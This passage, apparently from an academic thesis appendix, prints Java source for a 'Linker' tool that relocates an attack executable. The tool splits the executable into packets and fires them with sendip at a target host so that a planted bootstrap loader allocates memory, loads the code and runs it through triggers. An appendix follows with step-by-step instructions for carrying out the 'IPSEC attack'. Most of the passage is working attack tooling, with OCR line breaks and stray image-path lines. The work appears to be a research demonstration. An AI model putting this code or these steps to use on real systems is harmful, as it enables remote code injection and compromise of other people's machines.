    FileOutputStream out = new FileOutputStream(new File("~tempJT"));
    OutputStreamWriter relocOut = new OutputStreamWriter(out, ENCODING);
    for (int i = 0; i < stringHolder.size(); i++) {
      s1 = (String) stringHolder.elementAt(i);
      if ( (pos = s1.indexOf("\t")) != -1) {
        s2 = s1.substring(pos + 1, s1.length());
        s1 = s1.substring(0, pos);
      }
      else {
        s2 = s1.substring(8, s1.length());
        s1 = s1.substring(0, 7);
      }
      /////******These three if statements will change as the jump table
       ////******structure changes!!!
        if (i < 2) { // for first two entries // add alloc1
          String s = s2; //switchByteOrder(s2);
          int sum = hexToInt(alloc1Address) + hexToInt(s);
          s = Integer.toHexString(sum);
          s = switchByteOrder(s);
          relocOut.write(s1 + "\t" + s);
        }
      if (i == 2 || i == 3) {
        String s = s2; //switchByteOrder(s2);
        int sum = hexToInt(alloc2Address) + hexToInt(s);
        s = Integer.toHexString(sum);
        s = switchByteOrder(s);
        relocOut.write(s1 + "\t" + s);
      }
      if (i == 4) {
        String s = s2; //switchByteOrder(s2);
        int sum = hexToInt(artBufferAddressSaved) + hexToInt(s);
        s = Integer.toHexString(sum);
        s = switchByteOrder(s);
        relocOut.write(s1 + "\t" + s);
      }
      if (i < stringHolder.size())
        ;
      relocOut.write("\r\n");
    }
    relocOut.close();
```

```
    relocateFile(jtFile, new File("~tempJT"));
  }
  catch (IOException e) {
    e.printStackTrace();
  }
}

/*****************************************************************************
 * pauseAttack()
 *
 * This method is used throughout to give the user a chance to carry out
 * intervening activities in support of the attack such as start the packet
 * sniffer, input values, etc.
 *
 * boolean test -- this variable is set to true if the Continue button will
 * be used to proceed (to set proceed = true).  An example of another method
 * making this value true would be another button setting proceed to true.
 *****************************************************************************/
public void pauseAttack(boolean test) {
  buttCont.setEnabled(test);
  while (!proceed)
    try {
      this.sleep(500);
    }
    catch (InterruptedException e) {}
  buttCont.setEnabled(false);
  proceed = false;
}

/*****************************************************************************
 * relocate
 *
 * File inputFile  -- The file that needs an address relocated or a byte value
 *                    changed. (It can do that too :-)
 * int pos         -- int position in the file of the first byte to change
 * String value    -- string representation of what to bytes to put at pos.
 *****************************************************************************/
public void relocate(File inputFile, int pos, String value) {
  try {
    File tempR = new File("~tempR");
    File tempW = new File("~tempW");
    int c = 0;
    copyFile(inputFile, tempR);
    FileInputStream fileIn = new FileInputStream(tempR);
    FileOutputStream fileOut = new FileOutputStream(tempW);
    InputStreamReader tmpRd = new InputStreamReader(fileIn, ENCODING);
    OutputStreamWriter tmpWr = new OutputStreamWriter(fileOut, ENCODING);
    // traverse the file, get to the byte to change
    for (int i = 0; i < pos; i++) {
      c = tmpRd.read();
      tmpWr.write(c);
    }

    for (int i = 0; i < value.length(); i += 2) {
      c = hexToInt(value.substring(i, i + 2));
      tmpWr.write(c);
    }
    for (int i = 0; i < value.length() / 2; i++)
      tmpRd.read();
    while ( (c = tmpRd.read()) != -1)
      tmpWr.write(c);
    tmpRd.close();
    tmpWr.close();
    copyFile(tempW, inputFile);
    tempR.deleteOnExit();
    tempW.deleteOnExit();
  }
  catch (IOException e) {}
  return;
}
```

```
/**************************************************************************
 *  relocateFile
 *
 * This file is the utility used throughout the linker/loader for relocating
 * an entire file based on changes specified in a file.
 *
 * The format for the file is "'address-(offset)','\t','value at that location'"
 * using ASCII versions of the Hex digits (e.g., 'A', 'B', etc.)
 *
 *  File inputFile   -- File that will be relocated.
 *  File changesFile -- File that specifies the changes to be made.
 **************************************************************************/
public void relocateFile(File inputFile, File changesFile) {
  try {
    messageText.append("Relocating " + inputFile.getName() +
                       " using relocations specified in " +
                       changesFile.getName() + "\n");
    Vector stringHolder = new Vector();
    String s1 = new String();
    String s2 = new String();
    int pos = 0;
    FileReader changesIn = new FileReader(changesFile);
    BufferedReader b = new BufferedReader(changesIn);
    while ( (s1 = b.readLine()) != null)
      stringHolder.add(s1);
    for (int i = 0; i < stringHolder.size(); i++) {
      s1 = (String) stringHolder.elementAt(i);
      if ( (pos = s1.indexOf("\t")) != -1) {
        s2 = s1.substring(pos + 1, s1.length());
        s1 = s1.substring(0, pos);
      }
      else {
        s2 = s1.substring(8, s1.length());
        s1 = s1.substring(0, 7);
      }
      pos = hexToInt(s1);
      relocate(inputFile, pos, s2);
    }
  }
  catch (IOException e) {}
}

/**************************************************************************
 * relocateFileByAddress
 *
 * This method/procedure performs the needed relocations on the artifice file
 * that will be linked/loaded in the allocated memory space.  It can be used to
 * relocate any file that only needs one base address to add to the offsets in
 * the file.
 *
 * File inFile -- has the file to be relocated
 * File relocFile -- the file that specifies the relocations
 * String addr -- the address that will be added to the values en masse.
 **************************************************************************/
public void relocateFileByAddress(File inFile, File relocFile, String addr) {
  // put the addresses and offsets in the relocation file into a data structure,
  // switch the byte order as they are read into the D.S.
  try {
    copyFile(relocFile, new File("~tempAF"));
    Vector stringHolder = new Vector();
    String s1 = "";
    String s2 = "";
    int pos = 0;
    FileInputStream in = new FileInputStream(new File("~tempAF"));
    InputStreamReader changesIn = new InputStreamReader(in, ENCODING);
    BufferedReader b1 = new BufferedReader(changesIn);
    while ( (s1 = b1.readLine()) != null) {
      stringHolder.add(s1);
    }
    b1.close();
    FileOutputStream out = new FileOutputStream("~tempAF");
```

```
    OutputStreamWriter changesOut = new OutputStreamWriter(out, ENCODING);
    for (int i = 0; i < stringHolder.size(); i++) {
      s1 = (String) stringHolder.elementAt(i);
      if ( (pos = s1.indexOf("\t")) != -1) {
        s2 = s1.substring(pos + 1, s1.length());
        s1 = s1.substring(0, pos);
      }
      else {
        s2 = s1.substring(8, s1.length());
        s1 = s1.substring(0, 7);
      }
      // add values to the relocation file's values
      int sum = hexToInt(addr);
      sum += hexToInt(s2);
      s2 = Integer.toHexString(sum);
      // write the values back to the relocation file
      // switch the byte orders of the addresses as they are written
      changesOut.write(s1 + "\t" + switchByteOrder(s2));
      if (i < stringHolder.size())
        changesOut.write("\r\n");
    }
    changesOut.close();
    relocateFile(inFile, new File("~tempAF"));
  }
  catch (IOException e) {
    e.printStackTrace();
  }
}

/**************************************************************************
 *  run method
 *
 * This is the main run method for the thread, which has all of the main
 * activities for the linker loader.  Changes should be made to this if the
 * number of buffer spaces changes (more strict memory requirements).  Right
 * now the filenames are hardcoded in, but this could change if the user
 * desires a pop-up box to specify the file names.
 *************************************************************************/
public void run() {
  //-------------- Misc ---------------//
  createEncodingExampleFile(new File("testEncoding"));
     // this is a nice utility to see which bytes are readable for
  // the specified encoding.
  // run the file through "./shed to see which bytes are covered.
  packetText.append("Track the packets you send out here\n\n");

  //------------------------- Phase 1 -----------------------------//
  pauseAttack(false);

  messageText.append(
             "\n//------------------------- Phase 1 ---------------------------
     ----//\n");
  messageText.append(
      "Commencing Phase 1: finding memory\nStart sniffing packets now.\n");
  pauseAttack(true);

  //----------- shorten phase 1 code to an ideal size ---------------//
  copyFileFragment(new File("phase1GetMemory.exe"),
                   new File("phase1Shortened.exe"), new File("phase1Shorten"));
  pauseAttack(true);

  //------------ Send packet with request memory code ---------------//
  sendipPacket(new File("phase1Shortened.exe"), 1);
  pauseAttack(true);

  //--------------- Set trigger for request memory ------------------//
  sendipPacket(new File("findMemSetTrigger.dat"), 2);
     // setting trigger specified in offset.dat
  pauseAttack(true);

  //-------------- Send trigger for request memory ------------------//
```

```
    sendipPacket(new File("findMemRunTrigger.dat"), 3); // get the first memory
space
    sendipPacket(new File("findMemRunTrigger.dat"), 3); // get the second memory
space
    messageText.append("Done with Phase 1, press continue to go to Phase 2\n\n");
    pauseAttack(true);

    //------------------------- Phase 2 ------------------------------//
    messageText.append(
        "\n//-------------------------  Phase  2  ------------------------------
//\n");
    messageText.append("Commencing Phase 2: loading and relocation\n");
    pauseAttack(true);

    //---- Based on returned data, relocate to specified addresses ----//
    messageText.append("Now, stop capturing packets, take the addresses from the
two ICMP packets and place them in the artifice relocation file, in REGULAR byte
format.\n");
    b1.setEnabled(true);
    b2.setEnabled(true);
    b3.setEnabled(true);
    pauseAttack(false);

    // copyFileFragment the phase 2 copying code
    copyFileFragment(new File("phase2ByteCopy.exe"),
                     new File("phase2CopyShortened.exe"),
                     new File("phase2CopyShorten"));
    pauseAttack(true);

    // copyFileFragment first attack file piece
    copyFileFragment(new File("attack.exe"), new File("attackFileShort1"),
                     new File("attackFileShorten1"));
    pauseAttack(true);

    // copyFileFragment second attack file piece
    copyFileFragment(new File("attack.exe"), new File("attackFileShort2"),
                     new File("attackFileShorten2"));
    pauseAttack(true);

    // prepare the first attack relocation file
    // AND relocate the first file for the first allocated area
    copyFile(new File("attackFileRelocations1"),
             new File("tempAttackFileRelocations1"));
    relocateFileByAddress(new File("attackFileShort1"),
                          new File("tempAttackFileRelocations1"), alloc1Address);
    pauseAttack(true);

    // prepare the second attack relocation file
    // AND relocate the second file for the second allocated area
    copyFile(new File("attackFileRelocations2"),
             new File("tempAttackFileRelocations2"));
    relocateFileByAddress(new File("attackFileShort2"),
                          new File("tempAttackFileRelocations2"), alloc1Address);
    pauseAttack(true);

    // prepare the file with the jump table with the correct values.
    copyFile(new File("jumpTableRelocations"),
             new File("tempJumpTableRelocations"));
    jumpTableRelocations(new File("attackFileShort1"),
                         new File("tempJumpTableRelocations"));
    pauseAttack(true);

    // divide first file into packets, then combine each with loading code header
    divideAndCombine(new File("phase2CopyShortened.exe"),
                             new File("attackFileShort1"), "~temp1", 1200, false);
       //attackFileShort1
    pauseAttack(true);

    int allocPointer = hexToInt(alloc1Address);
    // execute the load/execute loop for loading the first part
    for (int i = 0; i < packetFileArray.length; i++) {
```

```
    // calculate the correct address values
    int copyStart = hexToInt(artBufferAddress) + 43;
    int dataSize = (int) packetFileArray[i].length() - 43;
    int copyEnd = copyStart + dataSize;
    // relocate the header to load the data properly
    copyFile(new File("arrayFileRelocations"), new File("tempRelocations"));
    updateLoadingCode(new File("tempRelocations"), copyStart, copyEnd,
                              allocPointer);
    relocateFile(packetFileArray[i], new File("tempRelocations"));
    // send a packet to be loaded
    sendipPacket(packetFileArray[i], 1);
    pauseAttack(true);
    // run the loading code
    sendipPacket(new File("findMemRunTrigger.dat"), 3);
    allocPointer += dataSize;
  }

  // divide second file into packets, then combine each with loading code header
  divideAndCombine(new File("phase2CopyShortened.exe"),
                           new File("attackFileShort2"), "~temp2", 1200, false);
     //attackFileShort1
  pauseAttack(true);

  allocPointer = hexToInt(alloc2Address);
  // execute the load/execute loop for loading the second part
  for (int i = 0; i < packetFileArray.length; i++) {
    // calculate the correct address values
    int copyStart = hexToInt(artBufferAddress) + 43;
    int dataSize = (int) packetFileArray[i].length() - 43;
    int copyEnd = copyStart + dataSize;
    // relocate the header to next set of addresses to load the data properly
    copyFile(new File("arrayFileRelocations"), new File("tempRelocations"));
    updateLoadingCode(new File("tempRelocations"), copyStart, copyEnd,
                              allocPointer);
    relocateFile(packetFileArray[i], new File("tempRelocations"));
    // send a packet to be loaded
    sendipPacket(packetFileArray[i], 1); //192.168.1.2
    pauseAttack(true);
    // run the loading code
    sendipPacket(new File("findMemRunTrigger.dat"), 3);
    allocPointer += dataSize;
  }

  // shorten call table file
  copyFileFragment(new File("phase2CallTable.exe"), new File("callTableShort"),
                   new File("callTableShorten"));
  pauseAttack(true);

  // relocate the call table
  callTableRelocations(new File("callTableShort"),
                       new File("callTableRelocations"));
  pauseAttack(true);

  // load the call table
  sendipPacket(new File("callTableShort"), 1);
  pauseAttack(true);

  // set the triggers for the call table
  sendipPacket(new File("setTrigger3"), 2);
  sendipPacket(new File("setTrigger4"), 2);
  sendipPacket(new File("setTrigger5"), 2);

  //-------------- Phase 3 ---------------//
  //------------Not implemented------------//
}

/*****************************************************************************
 * sendPacket
 *
 * In general, this method uses the sendip program to send packets with certain
 * built-in parameters.  This allows for formatting the command for the command
```

```
 * line in Linux, and allows us to insert the payload as well by calling the
 * fileToHexString command (File -> String)
 *
 * File payload    -- what you want to send in the packet
 * int type        -- load = 1, setTrigger = 2, runTrigger = 3.
 ************************************************************************/
public void sendipPacket(File payload, int type) {
  messageText.append("Sending packet with payload \"" + payload.getName() +
                     "\" of type " + type + "\n");
  try {
    FileInputStream fileIn = new FileInputStream(payload);
    InputStreamReader inputStreamReader = new InputStreamReader(fileIn,
        ENCODING);
    String commandLine = "";
    String payloadString = new String(fileHexToString(payload));
     // convert payload to a string
    String endParams = " -p ipv4 -is " + fromIP +" -id " + toIP + " -p udp -us
    500 -ud 53 -uc 58391 " + toIP;
    // case statement for which kind of packet to send
    switch (type) {
      case 1:
        commandLine = "sendip -v -d 0x04030201810004F9";
        break; //load at offset 500. this is where I always load it.
      case 2:
        commandLine = "sendip -v -d 0x04030201"; //setTrigger
        // payload must be 32 bits (4 bytes) and must contain -> FB & type (1b)
        // + TN (1b) + offset (2b)
        commandLine = commandLine.concat(payloadString);
        break;
      case 3:
        commandLine = "sendip -v -d 0x04030201";
       // must specify the trigger number and feedback
        commandLine = commandLine.concat(payloadString);
       // generally looks like this 850000...
        break; //runTrigger
       //    where 5 is the trigger number,
        //       but the rest doesn't matter.
      default:
        messageText.append("Wrong type parameter for sendipPacket\n");
    }
    if (type == 1 || type == 2) {
      // add the length field
      String temp = "000000";
       // idiot zeroes for the front to make sure we have 4 hex digits
      temp = temp.concat(Integer.toHexString( (int) payload.length()));
      temp = temp.substring(temp.length() - 4, temp.length());
      commandLine = commandLine.concat(temp);
    }

    if (type == 2) // add the checksum
      commandLine = commandLine.concat("ABCD");

      // put the final string together
    if (type == 1) {
      commandLine = commandLine.concat(payloadString);
    }
    commandLine = commandLine.concat(endParams);
    // execute sendip with required parameters
    packetText.append(commandLine + "\n");
    (Runtime.getRuntime()).exec(commandLine);
  }
  catch (IOException e) {
    e.printStackTrace();
  }
  return;
}
/************************************************************************
 *  switchByteOrder
 *
 * This method changes a String s such as "ABCDEF01" into "01EFCDAB."  This
 * String must be a 4 byte (DWORD) in order for this to work
```

```
   *
   * String s -- string to be converted.
   ***************************************************************************/
  public String switchByteOrder(String s) {
    String temp = "0000000"; //adds the appropriate number of 0's to the
beginning.
    temp = temp.concat(s);
    String st = temp.substring(temp.length() - 8, temp.length());
    temp = "";
    temp = temp.concat(st.substring(6, 8));
    temp = temp.concat(st.substring(4, 6));
    temp = temp.concat(st.substring(2, 4));
    temp = temp.concat(st.substring(0, 2));
    return temp;
  }
  /***************************************************************************
   *  updateLoadingCode
   *
   * This method/procedure is used for updating the loading code which copies the
   * artifice code from the bootstrap loader's buffer into the allocated memory
space.
   *
   * File changesFile -- the packet payload that will be changed
   * int copyStart -- the int value for the new address of the bootstrap space
   *                  to be copied from (start)
   * int copyEnd -- the int value for the new address of the bootstrap space to
   *                be copied from (end)
   * int allocPointer -- the int value for the new address of the allocated buffer
   *                     space. (this increases as each packet is copied into this
space)
   ***************************************************************************/
  public void updateLoadingCode(File changesFile, int copyStart,
                                    int copyEnd, int allocPointer) {
    copyFile(changesFile, new File("~tempLCC"));
    try {
      Vector stringHolder = new Vector();
      String s1 = "";
      String s2 = "";
      int pos = 0;
      FileInputStream in = new FileInputStream(changesFile);
      InputStreamReader changesIn = new InputStreamReader(in, ENCODING);
      BufferedReader b1 = new BufferedReader(changesIn);
      while ( (s1 = b1.readLine()) != null)
        stringHolder.add(s1);
      b1.close();
      FileOutputStream out = new FileOutputStream(new File("~tempLLC"));
      OutputStreamWriter changesOut = new OutputStreamWriter(out, ENCODING);
      for (int i = 0; i < stringHolder.size(); i++) {
        s1 = (String) stringHolder.elementAt(i);
        if ( (pos = s1.indexOf("\t")) != -1) {
          s2 = s1.substring(pos + 1, s1.length());
          s1 = s1.substring(0, pos);
        }
        else {
          s2 = s1.substring(8, s1.length());
          s1 = s1.substring(0, 7);
        }
        // add values to the relocation file's values
        if (i == 0) {
          String s = Integer.toHexString(copyStart);
          s = switchByteOrder(s);
          changesOut.write(s1 + "\t" + s);
        }
        // check for the different kinds of entries
        if (i == 1) { //
          String s = Integer.toHexString(allocPointer);
          s = switchByteOrder(s);
          changesOut.write(s1 + "\t" + s);
        }
        if (i == 2) {
          String s = Integer.toHexString(copyEnd);
```

```
            s = switchByteOrder(s);
            changesOut.write(s1 + "\t" + s);
          }
          if (i < stringHolder.size())
            changesOut.write("\r\n");
        }
        changesOut.close();
      }
      catch (IOException e) {
        e.printStackTrace();
      }
      copyFile(new File("~tempLLC"), changesFile);
    }

    /*************************************************************************
     *  ButtonHandler class
     *
     * This class handles the buttons that are a part of the control internal frame.
     *************************************************************************/
    private class ButtonHandler
        implements ActionListener {
      public void actionPerformed(ActionEvent e) {
        String action = e.getActionCommand();
        if (e.getSource() == buttCont)
          proceed = true;
        if (e.getSource() == b1) {
          // store bootstrap loader artBuffer address
          artBufferAddress = tf1.getText();
          artBufferAddressSaved = artBufferAddress;
          int sum = hexToInt(artBufferAddress) + hexToInt("7E6");
          artBufferAddress = Integer.toHexString(sum);
          b1.setEnabled(false);
        }
        if (e.getSource() == b2) {
          // store second Allocated space address
          alloc1Address = tf2.getText();
          b2.setEnabled(false);
        }
        if (e.getSource() == b3) {
          // store second Allocated space address
          alloc2Address = tf3.getText();
          b3.setEnabled(false);
          buttCont.setEnabled(true);
          proceed = true;
        }
        if (e.getSource() == b4) {
          // store IP1
          b4.setEnabled(false);
          fromIP = tf4.getText();
        }
        if (e.getSource() == b5) {
          // store IP2
          toIP = tf5.getText();
          proceed = true;
          b5.setEnabled(false);
          buttCont.setEnabled(true);
        }
      }
    }
    /*************************************************************************
     *  Main
     *************************************************************************/
    public static void main(String[] args) {
      Linker app = new Linker();
      app.run(); // runs the main thread.  You can add more if you are attacking
                 // more than one machine at a time.
    }
}
```

THIS PAGE INTENTIONALLY LEFT BLANK


APPENDIX C. HOW TO CARRY OUT AN IPSEC ATTACK USING THE LINKER/LOADER

This appendix contains the instructions needed to carry out the demonstration using the attack artifice provided by Murray in [MUR03], and the bootstrap loader provided by Lack in [LAC03]. It should be noted that the IPSEC attack mentioned in the title refers to the artifice provided by Murray and the attack artifice itself is further explained in [MUR03]. The following are the steps to take in order to carry out this attack.


1. Ensure the attack/artifice code is in the same directory as the "ByteManipulation.jpx" project file.

2. Make sure the bootstrap loader was fully loaded before starting the linker.


3. Start the JBuilder project ByteManipulation which uses the Linker.java file




4. Compile and run the java runnable class, "Linker.java", by clicking on the green arrow or by pressing the F9 key.



